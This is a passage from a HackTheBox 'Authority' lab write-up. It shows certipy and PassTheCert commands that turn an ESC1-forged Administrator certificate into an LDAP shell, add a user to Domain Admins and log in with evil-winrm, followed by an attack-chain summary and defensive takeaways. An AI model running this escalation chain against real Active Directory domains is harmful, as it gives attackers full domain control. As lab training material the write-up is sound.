
no worries — we can use PassTheCert to authenticate via Schannel (LDAPS) instead.
extract the cert and key from the pfx:
1
2
certipy cert -pfx administrator.pfx -nokey -out admin.crt
certipy cert -pfx administrator.pfx -nocert -out admin.key
then get an LDAP shell as Administrator:
1
2
3
4
5
6
7
8
┌──(varadkj㉿kali-vm)-[~/…/BH/password/pwm/onejar]
└─$ python ~/tools/PassTheCert/Python/passthecert.py -action ldap-shell -crt admin.crt -key admin.key -domain authority.htb -dc-ip 10.129.229.56
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands

# whoami
u:HTB\Administrator
WE’RE THE ADMIN!
Adding svc_ldap to Domain Admins
1
2
# add_user_to_group svc_ldap "domain admins"
Adding user: svc_ldap to group Domain Admins result: OK
now reconnect with evil-winrm:
1
2
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

full Domain Admin rights.
Root Flag

rooted!
Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Guest SMB access on Development share
    → Ansible playbooks with vault-encrypted creds
    → Crack vault password with hashcat (mode 16900)
    → Decrypt: svc_pwm / pWm_@dm!N_!23 + DevT3st@123
    → Access PWM Configuration Manager
    → Redirect LDAP bind to attacker → capture svc_ldap:lDaP_1n_th3_cle4r!
    → WinRM as svc_ldap (user flag)
    → Certipy finds ESC1 on CorpVPN template (Domain Computers can enroll)
    → Add machine account (MAQ = 10)
    → Request cert with UPN=Administrator@authority.htb
    → PKINIT fails → PassTheCert via Schannel
    → LDAP shell as Administrator
    → Add svc_ldap to Domain Admins
    → root flag
Key Takeaways
- never leave Ansible Vaults on readable shares —
!@#$%^&*was crackable in seconds with rockyou - PWM in open configuration mode is a goldmine — being able to redirect the LDAP backend to your own listener leaks cleartext creds
- ESC1 is one of the most common ADCS misconfigs — if
EnrolleeSuppliesSubjectis true AND the template has Client Auth EKU AND a low-priv group can enroll, it’s game over - PKINIT not supported doesn’t mean the cert is useless — PassTheCert over Schannel is the fallback
- ms-DS-MachineAccountQuota being > 0 means any authenticated user can create computer accounts, which opens up enrollment in templates restricted to Domain Computers